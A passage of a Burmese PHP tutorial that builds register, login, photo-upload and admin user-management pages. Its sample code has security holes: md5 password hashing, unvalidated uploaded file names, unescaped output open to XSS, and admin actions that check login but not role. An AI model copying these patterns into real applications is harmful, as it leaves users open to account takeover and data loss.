ပရောဂျက်ရဲ့ Base URL သတ်မှတ်ပြီး `redirect()` Static Method တစ်ခုပါဝင်ပါတယ်။ အကယ်၍ စာရေးသူရေးစမ်းနေတဲ့ ပရောဂျက် URL ကနမူနာနဲ့မတူရင် ဒီနေရာမှာ ပြောင်းပေးဖို့ လိုပါလိမ့်မယ်။ `redirect()` Method က `$path` နဲ့ `$query` နှစ်ခုလက်ခံပါတယ်။ `$query` အတွက် Default Value ပေးထားလို့ မပါရင်လည်း ရပါတယ်။ ပြီးတဲ့အခါ ပေးလာတဲ့ `$path` နဲ့ `$query` ကို Base URL နဲ့ ပေါင်းစပ်ပြီး `header()` Function နဲ့ Redirect လုပ်ပေးလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်း Redirect လုပ်ချင်ရင် `header()` Function ကိုယ့်ဘာသာ ရေးစရာမလိုတော့ပါဘူး။ ဒီလိုရေးလိုက်ရင် ရသွားပါပြီ။

```php
HTTP::redirect('/url', 'query=value');
```

ဆက်လက်ပြီးတော့ `Helpers/`**`Auth.php`** မှာ အခုလိုရေးပေးပါ။

PHP

```php
<?php

namespace Helpers;

class Auth
{
    static $loginUrl = '/index.php';

    static function check()
    {
        session_start();
        if(isset($_SESSION['user'])) {
            return $_SESSION['user'];
        } else {
            HTTP::redirect(static::$loginUrl);
        }
    }
}
```

ဒါလည်း သိပ်ရှုပ်ထွေးတဲ့လုပ်ဆောင်ချက် မဟုတ်ပါဘူး။ ခါတိုင်း ကိုယ့်ဘာသာ `$_SESSION` ထဲမှာ ရှိမရှိ စစ်နေကြကုဒ်ကို စစ်ပေးတဲ့ `check()` Method ပါသွားတာပါ။ ဒါကြောင့် နောက်ပိုင်း Login ဝင်ထားမထား စစ်ချင်ရင် `Auth::check()` ဆိုရင် ရသွားပါပြီ။ Login ဝင်မထားရင် သူ့ဘာသာ Login URL အဖြစ် သတ်မှတ်ထားတဲ့ `index.php` ကို ရောက်သွားပါလိမ့်မယ်။

Register

နောက်တစ်ဆင့် ဆက်လုပ်မှာကတော့ User Account ဆောက်လို့ရတဲ့ Register လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ **`register.php`** ထဲမှာ ဒီ HTML Template ကို ရေးသားပေးပါ။

PHP

```php
<!DOCTYPE html>
<html>
<head>
    <title>Register</title>
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">

    <link rel="stylesheet" href="css/bootstrap.min.css">
```

```
    <style>
        .wrap {
            width: 100%;
            max-width: 400px;
            margin: 40px auto;
        }
    </style>
</head>
<body class="text-center">
    <div class="wrap">
        <h1 class="h3 mb-3">Register</h1>

        <?php if (isset($_GET['error'])): ?>
            <div class="alert alert-warning">
                Cannot create account. Please try again.
            </div>
        <?php endif ?>

        <form action="_actions/create.php" method="post">
            <input type="text" name="name" class="form-control mb-2"
                placeholder="Name" required>

            <input type="email" name="email" class="form-control mb-2"
                placeholder="Email" required>

            <input type="text" name="phone" class="form-control mb-2"
                placeholder="Phone" required>

            <textarea name="address" class="form-control mb-2"
                placeholder="Address" required></textarea>

            <input type="password" name="password"
                class="form-control mb-2"
                placeholder="Password" required>

            <button type="submit"
                class="w-100 btn btn-lg btn-primary">
                Register
            </button>
        </form>
        <br>

        <a href="index.php">Login</a>
    </div>
</body>
</html>
```

ရိုးရိုး HTML Form တစ်ခုဖြစ်ပြီး `name`, `email`, `phone`, `address` နဲ့ `password` တို့ကို တောင်းထားပါတယ်။ တစ်ကယ်တော့ Password တောင်းတဲ့အခါ မှားမှာ စိုးလို့ နှစ်ခါတောင်းပြီး Confirm Password လုပ်ဆောင်ချက် ထည့်ပေးဖို့ လိုအပ်နိုင်ပါတယ်။ ဒါပေမယ့် ဒီလုပ်ဆောင်ချက်အတွက် လိုအပ်

တဲ့ JavaScript ကုဒ်တွေ ထည့်မရေးနိုင်တဲ့အတွက် ထည့်မထားပါဘူး။ ဖောင်ကိုဖြည့်ပြီး Register Button ကိုနှိပ်လိုက်ရင် `_actions/`**`create.php`** ကိုရောက်သွားမှာဖြစ်လို့ `create.php` မှာ အခုလို ဆက်လက်ရေးသားပေးပါ။

PHP

```php
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;

$data = [
    "name" => $_POST['name'] ?? 'Unknown',
    "email" => $_POST['email'] ?? 'Unknown',
    "phone" => $_POST['phone'] ?? 'Unknown',
    "address" => $_POST['address'] ?? 'Unknown',
    "password" => md5( $_POST['password'] ),
    "role_id" => 1,
];

$table = new UsersTable(new MySQL());

if( $table ) {
    $table->insert($data);
    HTTP::redirect("/index.php", "registered=true");
} else {
    HTTP::redirect("/register.php", "error=true");
}
```

စောစောက `populate.php` မှာလိုပဲ `users` Table ထဲကို Record တစ်ခုထည့်ပေးလိုက်တာပါ။ ဒီတစ်ခါတော့ Form ကနေပို့လိုက်တဲ့ Data တွေကို ထည့်သိမ်းလိုက်တာ ဖြစ်သွားပါပြီ။ သိမ်းပြီးတဲ့အခါ `index.php` ကို Redirect လုပ်ခိုင်းထားပါတယ်။ `registered=true` ဆိုတဲ့ Query ထည့်ပေးလိုက်လို့ **`index.php`** မှာလည်း ဒါလေးဖြည့်ရေးပေးပါ။

```
…

<h1 class="h3 mb-3">Login</h1>

<?php if (isset($_GET['registered'])): ?>
    <div class="alert alert-success">
        Account created. Please login.
    </div>
<?php endif ?>

<?php if (isset($_GET['suspended'])): ?>
    <div class="alert alert-danger">
        Your account is suspended.
    </div>
<?php endif ?>

…
```

ခေါင်းစဉ်ဖြစ်တဲ့ `<h1>` အောက်နားမှာ `registered` URL Query ရှိရင် Success Alert လေးတစ်ခုကို ပြခိုင်းလိုက်တာပါ။ လက်စနဲ့ နောင်လိုအပ်မှာမို့လို့ `suspended` URL Query ရှိရင် Danger Alert လေးတစ်ခုပြပေးတဲ့ ကုဒ်ကိုပါ တစ်ခါထဲ ထည့်ရေးထားပါတယ်။ ကျန်ကုဒ်တွေက အပြောင်းအလဲ မရှိပါဘူး။

Register လုပ်ပြီး စမ်းကြည့်လို့ရပါပြီ။ Register လုပ်လို့အောင်မြင်ရင် Login ကိုအလိုအလျောက် ရောက်သွားမှာပါ။ တစ်ဆင့်ချင်း သွားသင့်လို့ ဒီအဆင့်ထိ မှန်မမှန်အရင်စမ်းပြီးမှ ရှေ့ဆက်သွားသင့်ပါတယ်။

Login

Login ဝင်ဖို့အတွက် ကိုယ် Register လုပ်စဉ်မှာ ပေးခဲ့တဲ့ `email` နဲ့ `password` ကို အသုံးပြုရမှာပါ။ ဒါပေမယ့် Login အတွက် လက်ရှိရေးထားတဲ့ကုဒ်က အသေစစ်ထားတဲ့ကုဒ် ဖြစ်နေပါတယ်။ ပေးလာတဲ့ `email` နဲ့ `password` မှန်မမှန် `users` Table ထဲမှာသွားကြည့်ပြီး အလုပ်လုပ်တာ မဟုတ်သေးပါဘူး။ ဒါကြောင့် **`UsersTable.php`** မှာ ဒီ Method ကိုဖြည့်ရေးပေးပါ။

```
…

public function findByEmailAndPasword($email, $password)
{
    $statement = $this->db->prepare("
        SELECT users.*, roles.name AS role, roles.value
        FROM users LEFT JOIN roles
        ON users.role_id = roles.id
        WHERE users.email = :email
        AND users.password = :password
    ");

    $statement->execute([
        'email' => $email,
        'password' => $password
    ]);

    $row = $statement->fetch();

    return $row ?? false;
}

…
```

email နဲ့ password ပေးလာခဲ့ရင် အဲ့ဒီ email, password တန်ဖိုးတွေနဲ့ ကိုက်ညီတဲ့ Record ရှိမရှိ ထုတ်ယူပြီး ပြန်ပေးတဲ့ ကုဒ်ဖြစ်ပါတယ်။ JOIN Statement ကို အသုံးပြုပြီး `roles` Table ထဲက လိုအပ်မယ့် အချက်အလက်တွေကိုပါ တစ်ခါထဲ တွဲထုတ်ယူပေးမှာပါ။ ပြီးတဲ့အခါ `_actions/`**`login.php`** က ကုဒ်ကို အခုလို ပြင်ပေးရပါမယ်။

PHP

```
<?php

session_start();

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;

$email = $_POST['email'];
$password = md5( $_POST['password'] );

$table = new UsersTable(new MySQL());

$user = $table->findByEmailAndPasword($email, $password);
```

```
if ($user) {

    if($user->suspended) {
        HTTP::redirect("/index.php", "suspended=1");
    }

    $_SESSION['user'] = $user;
    HTTP::redirect("/profile.php");

} else {
    HTTP::redirect("/index.php", "incorrect=1");
}
```

အရင်လို email နဲ့ password ကို တန်ဖိုးအသေပေးပြီး စစ်တာမဟုတ်တော့ပါဘူး။ စောစောက ရေးလိုက်တဲ့ findByEmailAndPassword() Method ကိုသုံးပြီး users Table ထဲမှာ ရှိမရှိစစ်လိုက်တာပါ။ Password ကို သိမ်းတုံးက md5() နဲ့ Hash လုပ်ပြီးသိမ်းထားတဲ့အတွက် ပြန်စစ်တဲ့အခါမှာလည်း md5() နဲ့ပဲ Hash လုပ်ပြီးစစ်ထားတာကို သတိပြုပါ။ User ရှိရင် ပြန်ရလာတဲ့ User Object ကို Session ထဲမှာသိမ်းပြီး မရှိရင် Login ဖြစ်တဲ့ index.php ကို ပြန်သွားခိုင်းလိုက်တာပါ။

ရပါပြီ။ အကောင့်တွေ Register လုပ်ပြီး၊ Register လုပ်ထားတဲ့ အကောင့်နဲ့ Login ဝင်စမ်းကြည့်လိုက်ပါ။

Profile

Login ဝင်လိုက်ရင် profile.php ကိုရောက်သွားမှာပါ။ လက်ရှိရေးထားတဲ့ကုဒ်အရ profile.php မှာ ပြနေတဲ့ ရလဒ်က အသေပေးထားတဲ့ နမူနာအချက်အလက်တွေပါ။ Login ဝင်ထားတဲ့ User ရဲ့ အချက်အလက်အမှန် မဟုတ်ပါဘူး။ ဒါကြောင့် အချက်အလက်အမှန်ပြအောင် **profile.php** ကို အခု လိုပြင်ရေးပေးရပါမယ်။

PHP

```
<?php

include("vendor/autoload.php");

use Helpers\Auth;

$auth = Auth::check();

?>
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">
    <title>Profile</title>

    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container">
        <h1 class="mt-5 mb-5">
            <?= $auth->name ?>
            <span class="fw-normal text-muted">
                (<?= $auth->role ?>)
            </span>
        </h1>

        <?php if(isset($_GET['error'])): ?>
            <div class="alert alert-warning">
                Cannot upload file
            </div>
        <?php endif ?>

        <?php if($auth->photo): ?>
            <img
                class="img-thumbnail mb-3"
                src="_actions/photos/<?= $auth->photo ?>"
                alt="Profile Photo" width="200">
        <?php endif ?>

        <form action="_actions/upload.php" method="post"
              enctype="multipart/form-data">
            <div class="input-group mb-3">
                <input type="file" name="photo" class="form-control">
                <button class="btn btn-secondary">Upload</button>
            </div>
        </form>

        <ul class="list-group">
            <li class="list-group-item">
                <b>Email:</b> <?= $auth->email ?>
            </li>
            <li class="list-group-item">
                <b>Phone:</b> <?= $auth->phone ?>
            </li>
            <li class="list-group-item">
                <b>Address:</b> <?= $auth->address ?>
            </li>
        </ul>
        <br>
```

```
        <a href="admin.php">Manage Users</a> |
        <a href="_actions/logout.php" class="text-danger">Logout</a>
    </div>
</body>
</html>
```

ဟိုးထိပ်ဆုံးမှာ `Auth::check()` နဲ့စစ်ပြီး Login User ရဲ့အချက်အလက်တွေ ယူထားပါတယ်။ ပြီးတဲ့အခါ အောက်ဘက်က Template ထဲမှာ အဲ့ဒီ တန်ဖိုးတွေကို သူ့နေရာနဲ့သူ အစားထိုးပြီး ပြလိုက်တာပါ။ ဒါကြောင့် ဖော်ပြတဲ့အချက်အလက်က အမှန်ဖြစ်သွားပါပြီ။ ရလဒ်တွေ ရိုက်ထုတ်ရတာ တိုသွားအောင် PHP ရဲ့ Output Tag `<?=` ကိုသုံးထားပါတယ်။ အောက်နားလေးမှာ `admin.php` ကို သွားလို့ရတဲ့ Manage Users ဆိုတဲ့ Link တစ်ခုပါသွားတာကိုလည်း သတိပြုပါ။

Profile Photo

ကျန်နေတာတစ်ခုက Profile Photo ကိစ္စပါ။ နဂို ရေးထားတာက Profile Photo ကို တစ်ပုံထဲ အသေပေးပြီး ရေးထားတာပါ။ အခုသက်ဆိုင်ရာ User တစ်ဦးချင်းစီက ကိုယ့် Profile Photo ကိုယ့်ဘာသာ တင်လို့ရအောင် လုပ်ပေးချင်ပါတယ်။ ဒါကြောင့် **`UsersTable.php`** မှာ ဒီ Method တစ်ခုကို ဖြည့်ပေးပါ။

```
…

public function updatePhoto($id, $name)
{
    $statement = $this->db->prepare("
        UPDATE users SET photo=:name WHERE id = :id"
    );
    $statement->execute([ 'name' => $name, 'id' => $id ]);

    return $statement->rowCount();
}

…
```

UPDATE SQL Statement နဲ့ ပေးလာတဲ့ ပုံအမည်ကို `users` Tables ထဲမှာ သိမ်းပေးလိုက်တာပါ။ ဒီကုဒ် ရေးပြီးပြီဆိုရင် `_actions/`**`upload.php`** ကို အခုလိုပြင်ပေးပါ။

PHP

```php
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$name = $_FILES['photo']['name'];
$error = $_FILES['photo']['error'];
$tmp = $_FILES['photo']['tmp_name'];
$type = $_FILES['photo']['type'];

if($error) {
    HTTP::redirect("/profile.php", "error=file");
}

if($type === "image/jpeg" or $type === "image/png") {

    $table->updatePhoto($auth->id, $name);

    move_uploaded_file($tmp, "photos/$name");

    $auth->photo = $name;

    HTTP::redirect("/profile.php");
} else {
    HTTP::redirect("/profile.php", "error=type");
}
```

ဒီတစ်ခါ ဖိုင် Upload လုပ်တဲ့အခါ အမည်ကိုအသေ မပေးတော့ဘဲ မူလအမည်အတိုင်း သိမ်းလိုက်တာပါ။ ပြီးတဲ့အခါ စောစောကရေးလိုက်တဲ့ `updatePhoto()` Method နဲ့ `users` Table ထဲမှာ တွဲသိမ်းလိုက်လို့ အဆင်ပြေသွားပါပြီ။ အခုပြင်လိုက်တဲ့အချက်အလက်အတိုင်း User Account ကို Update ဖြစ်စေချင်ရင် Login နောက်တစ်ခါ ပြန်ဝင်ရမှာပါ။ အချက်အလက်ပြောင်းသွားပြီမို့လို့ပါ။ အဲ့ဒီလို ဝင်စရာမလိုအောင် `$auth->photo` ထဲမှာ ပုံအမည် `$name` ကို တိုက်ရိုက်ထည့်ပေးလိုက်တာ သတိပြုပါ။ ဒီကုဒ်က ဘာအတွက်လဲ ခေါင်းစားနေမှာ စိုးလို့ပါ။ Login နောက်တစ်ကြိမ်ပြန်မဝင်ရအောင် ပြောင်းသွားတဲ့အချက်အလက်ကို ထည့်ပေးလိုက်တာပါ။

စမ်းကြည့်လို့ရပါတယ်။ Profile ပုံတင်လိုက်တဲ့အခါ ကိုယ့်ပုံနဲ့ကိုယ် သီးသန့်ဖြစ်သွားပါပြီ။ အရင်လို တစ်ပုံထဲ အသေမဟုတ်တော့ပါဘူး။

User Management

နောက်ဆုံးကျန်နေတဲ့ လုပ်ဆောင်ချက်ကတော့ User Management ဖြစ်ပါတယ်။ ရှိသမျှ User အားလုံးကို ပြပေးတဲ့ ကုဒ်ကို **admin.php** မှာ ရေးပါမယ်။ ကုဒ်တွေများပါလိမ့်မယ်။ HTML တွေများလို့သာ များနေတာပါ။ ဒီလောက်ကြီးရှုပ်ထွေးတဲ့ကုဒ်တော့ မဟုတ်ပါဘူး။ ဒီလိုရေးရမှာပါ –


PHP

```php
<?php

include("vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\Auth;

$table = new UsersTable(new MySQL());
$all = $table->getAll();

$auth = Auth::check();

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">
    <title>Manage Users</title>

    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container">
        <div style="float: right">
            <a href="profile.php">Profile</a> |
            <a href="_actions/logout.php"
                class="text-danger">Logout</a>
        </div>

        <h1 class="mt-5 mb-5">
            Manage Users
```

```
            <span class="badge bg-danger text-white">
                <?= count($all) ?>
            </span>
        </h1>

        <table class="table table-striped table-bordered">
            <tr>
                <th>ID</th>
                <th>Name</th>
                <th>Email</th>
                <th>Phone</th>
                <th>Role</th>
                <th>Actions</th>
            </tr>
            <?php foreach ($all as $user): ?>
                <tr>
                    <td><?= $user->id ?></td>
                    <td><?= $user->name ?></td>
                    <td><?= $user->email ?></td>
                    <td><?= $user->phone ?></td>
                    <td>
                        <?php if($user->value === '1'): ?>
                            <span class="badge bg-secondary">
                                <?= $user->role ?>
                            </span>
                        <?php elseif($user->value === '2'): ?>
                            <span class="badge bg-primary">
                                <?= $user->role ?>
                            </span>
                        <?php else: ?>
                            <span class="badge bg-success">
                                <?= $user->role ?>
                            </span>
                        <?php endif ?>
                    </td>
                    <td>
                        <?php if($auth->value > 1): ?>
                            <div class="btn-group dropdown">
                                <a href="#" class="btn btn-sm
                                        btn-outline-primary
                                        dropdown-toggle"
                                        data-bs-toggle="dropdown">
                                    Change Role
                                </a>

    <div class="dropdown-menu dropdown-menu-dark">
        <a href="_actions/role.php?id=<?= $user->id ?>&role=1"
            class="dropdown-item">User</a>
        <a href="_actions/role.php?id=<?= $user->id ?>&role=2"
            class="dropdown-item">Manager</a>
        <a href="_actions/role.php?id=<?= $user->id ?>&role=3"
            class="dropdown-item">Admin</a>
    </div>
```

```
    <?php if($user->suspended): ?>
        <a href="_actions/unsuspend.php?id=<?= $user->id ?>"
            class="btn btn-sm btn-danger">Suspended</a>
    <?php else: ?>
        <a href="_actions/suspend.php?id=<?= $user->id ?>"
            class="btn btn-sm btn-outline-success">Active</a>
    <?php endif ?>

    <?php if($user->id !== $auth->id): ?>
        <a href="_actions/delete.php?id=<?= $user->id ?>"
            class="btn btn-sm btn-outline-danger"
            onClick="return confirm('Are you sure?')">Delete</a>
    <?php endif ?>

</div>

<?php else: ?>
    ###
<?php endif ?>

                    </td>
                </tr>
            <?php endforeach ?>
        </table>
    </div>

    <script src="js/bootstrap.bundle.min.js"></script>
</body>
</html>
```

ဟိုးထိပ်ဆုံးမှာ `getAll()` Method နဲ့ ရှိသမျှ User အားလုံးကို ရယူထားပါတယ်။ `Auth::check()` နဲ့လည်း Login စစ်ထားပါတယ်။ ပြီးတဲ့အခါ ရထားတဲ့ User အားလုံးကို Loop လုပ်ပြီး HTML Table တစ်ခု နဲ့ တန်းစီပြီးပြလိုက်တာပါပဲ။ လိုရင်းအဓိက လုပ်ဆောင်ချက်က ဒါပါပဲ။ ဖွင့်ကြည့်လိုက်ရင် ရလဒ်က ဒီလို ဖြစ်ရမှာပါ။



ထူးခြားချက်အနေနဲ့ သက်ဆိုင်ရာ User Record နဲ့အတူ Change Role, Active နဲ့ Delete ဆိုတဲ့ ခလုပ်သုံးခုကို တွဲပြီးတော့ ပြထားပါတယ်။ အဲ့ဒီလိုပြတဲ့အခါ Role Value က 1 ထက်ကြီးမှသာ ပြဖို့ စစ်ထားပါတယ်။ ဆိုလိုတာက ရိုးရိုး User ဆိုရင် အဲ့ဒီအလုပ်တွေကို လုပ်ခွင့်မပေးလိုဘဲ Manager တို့ Admin တို့လို Role တွေရှိတဲ့ User တွေကိုသာ လုပ်ခွင့်ပေးချင်တာပါ။ အခုနမူနာပုံမှာ ဒီခလုပ်တွေ တွေ့မြင်နေရတာက Admin User အနေနဲ့ Login ဝင်ထားလို့ဖြစ်ပါတယ်။

Change Role ခလုပ်မှာ Bootstrap ရဲ့ Dropdown နဲ့တွဲပြီး User, Manager, Admin သုံးခုထဲက ပြောင်းလိုတဲ့တစ်ခုကို ရွေးပြောင်းလို့ရတဲ့ Menu တစ်ခုပေးထားပါတယ်။ နှိပ်လိုက်ရင် `_actions/role.php` ကို ရောက်သွားမှာပါ။ အဲ့ဒီလိုသွားတဲ့အခါ User ရဲ့ `id` နဲ့ ပြောင်းလိုတဲ့ Role ရဲ့ `id` ကို URL Query အနေနဲ့ တွဲထည့်ပေးထားပါတယ်။

Active ခလုပ်က လက်ရှိ Active ဖြစ်နေကြောင်း ပြချင်လို့ထည့်ထားတာပါ။ သူကိုနှိပ်လိုက်ရင် Suspended ဖြစ်သွားရမှာပါ။ ခလုပ်နှစ်ခုထဲက အခြေအနေပေါ်မူတည်ပြီး တစ်ခုကိုပြခိုင်းထားပါတယ်။ နှိပ်လိုက်ရင် အခြေအနေပေါ် မူတည်ပြီး `_actions/suspend.php` သို့မဟုတ် `_actions/unsuspend.php` ကို ရောက်သွားမှာပါ။

နောက်ဆုံးက Delete ခလုပ်ကို နှိပ်လိုက်ရင်တော့ `_actions/delete.php` ကို ရောက်သွားမှာပါ။ လက်ရှိ Login ဝင်ထားတဲ့ User က ကိုယ့်ကိုယ်ကိုယ် ဖျက်လို့မရအောင် စစ်ပြီးတော့ Login ဝင်ထားတဲ့ User ရဲ့ Delete ခလုပ်ကို ဖျောက်ထားပါတယ်။ ဒါကြောင့် အပေါ်က နမူနာပုံမှာ User တစ်ယောက် အတွက် Delete ခလုပ် မပါတာပါ။

ဒီလုပ်ဆောင်ချက်တွေ အမှန်တစ်ကယ် အလုပ်လုပ်ဖို့အတွက် **`UsersTable.php`** မှာ အခုလို ထပ်မံ ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။

```
...


public function suspend($id)
{
    $statement = $this->db->prepare("
        UPDATE users SET suspended=1 WHERE id = :id
    ");

    $statement->execute([ 'id' => $id ]);

    return $statement->rowCount();
}


public function unsuspend($id)
{
    $statement = $this->db->prepare("
        UPDATE users SET suspended=0 WHERE id = :id
    ");

    $statement->execute([ 'id' => $id ]);

    return $statement->rowCount();
}


public function changeRole($id, $role)
{
    $statement = $this->db->prepare("
        UPDATE users SET role_id = :role WHERE id = :id
    ");

    $statement->execute([ 'id' => $id, 'role' => $role ]);

    return $statement->rowCount();
}
```

```
public function delete($id)
{
    $statement = $this->db->prepare("
        DELETE FROM users WHERE id = :id
    ");

    $statement->execute([ 'id' => $id ]);

    return $statement->rowCount();
}

…
```

အားလုံးက တစ်ခုနဲ့တစ်ခု ခပ်ဆင်ဆင်လေးတွေပါ။ `suspend()` နဲ့ `unsuspend()` တို့က `users` Table ထဲက suspended တန်ဖိုးကို 0 သို့မဟုတ် 1 ပြောင်းပေးပါတယ်။ `changeRole()` က `role_id` ကို ပြောင်းပေးပါတယ်။ `delete()` တော့ DELETE FROM Statement နဲ့ Record ကို ပယ်ဖျက်လိုက်ပါတယ်။

ပြီးတဲ့အခါ `_actions/`**`role.php`** မှာ အခုလို ရေးပေးရပါမယ်။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$role = $_GET['role'];
$table->changeRole($id, $role);

HTTP::redirect("/admin.php");
```

ထူးခြားတဲ့ကုဒ် မဟုတ်တော့ပါဘူး။ သက်ဆိုင်ရာ URL Query တန်ဖိုးတွေကို `$_GET` ကနေရယူပြီး စောစောကရေးထားတဲ့ `changeRole()` ကိုခေါ်ယူအသုံးပြုပေးလိုက်တာပါ။ ဆက်လက်ပြီးတော့

_actions/**suspend.php** မှာအခုလိုရေးပေးပါ။

PHP

```php
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->suspend($id);

HTTP::redirect("/admin.php");
```

အတူတူပါပဲ စောစောက ရေးလိုက်တဲ့ suspend() ကိုခေါ်သုံးပေးထားတာပါ။ ဆက်လက်ပြီး _actions/**unsuspend.php** မှာ ထပ်ရေးပေးပါ။

PHP

```php
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->unsuspend($id);

HTTP::redirect("/admin.php");
```

တစ်ကယ်တော့ suspend.php နဲ့ unsuspend.php ကို နှစ်ခါခွဲပြီး ရေးစရာမလိုပါဘူး။ ဖိုင်တစ်ခုထဲ

မှာ ရေးလိုက်ရင် ရနိုင်ပါတယ်။ ရေးလက်စ ဖြစ်နေလို့သာ ပြန်မပေါင်း တော့တာပါ။ နောက်ဆုံးအနေနဲ့ _actions/**delete.php** မှာ အခုလိုရေးပေးလိုက်ပါ။

PHP

```php
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->delete($id);

HTTP::redirect("/admin.php");
```

သူလည်းပဲ စောစောကရေးပေးထားတဲ့ `delete()` Method ကို ခေါ်သုံးလိုက်တာပါပဲ။

အခုဆိုရင် ကျွန်တော်တို့ဖန်တီးလိုတဲ့ ပရောဂျက်လေး အားလုံးပြည့်စုံသွားပါပြီး။ User Account တွေ ဆောက်ကြည့်၊ Login ဝင်ကြည့်၊ Profile ပြောင်းကြည့်ပြီး စမ်းလို့ရပါပြီ။ User Role အမျိုးမျိုးရှိတဲ့ ထဲက ရိုးရိုး User ဆိုရင် Manage Users မှာ စာရင်းပဲ ကြည့်လို့ရမှာ ဖြစ်ပါတယ်။ Manager သို့မဟုတ် Admin User ဆိုရင်တော့ Role တွေပြောင်းတာ၊ Suspend လုပ်ပြီး အကောင့်ကို ဘန်းတာ၊ ဖျက်တာတွေ လုပ်လို့ရ သွားပါပြီ။ Suspend လုပ်ထားတဲ့ အကောင့်နဲ့ Login ဝင်တဲ့အခါ ဝင်လို့မရအောင်လည်း ကြိုတင် ရေးသား ခဲ့ပြီးဖြစ်ပါယ်။ ဒါကြောင့် User Account အမျိုးမျိုးနဲ့ Login ဝင်ပြီးတော့ စမ်းကြည့်နိုင်ပါတယ်။

လိုအပ်တယ်ဆိုရင် အခုရေးသားဖော်ပြခဲ့တဲ့ ပရောဂျက်ရဲ့ Source Code အပြည့်အစုံကို ဒီနေရာမှာ Download လုပ်ပြီး ရယူနိုင်ပါတယ်။

– https://github.com/eimg/php-book

Conclusion

တစ်ကယ်တမ်း ဒီထက်ပြည့်စုံအောင် ထပ်ဖြည့်သင့်တာလေးတွေ ရှိသေးပေမယ့် အထက်မှာပြောခဲ့သလိုပဲ အချိန်နဲ့နေရာကို ငဲ့ကွက်ရတဲ့အတွက် ဒီလောက်နဲ့ပဲ ကျေနပ်လိုက်ကြပါ။

ကနေ့အချိန်မှာ ပရောဂျက်တွေ ရေးသားတဲ့အခါ Laravel, Symfony အစရှိတဲ့ Framework တွေကို အသုံးပြုပြီး ရေးသားကြရတာ များပါလိမ့်မယ်။ ရိုးရိုး PHP နဲ့ အခုလိုမျိုး ကိုယ့်ဘာသာအစအဆုံး ရေးဖို့ လိုအပ်ချက် နည်းသွားပါပြီ။ ဒါပေမယ့် ဒီအပိုင်းမှာဖော်ပြထားတဲ့ စာတွေ့လက်တွေ့ သဘောသဘာဝတွေက ကိုယ်တိုင် ရိုးရိုး PHP နဲ့ရေးရဖို့ ရှိလာတဲ့အခါမှာ ရေးနိုင်စေဖို့ အထောက်အကူ ဖြစ်မှာဖြစ်သလို Framework တွေ လေ့လာအသုံးပြုတဲ့ နေရာမှာလည်း အများကြီး အထောက်အကူ ဖြစ်စေမှာပါ။

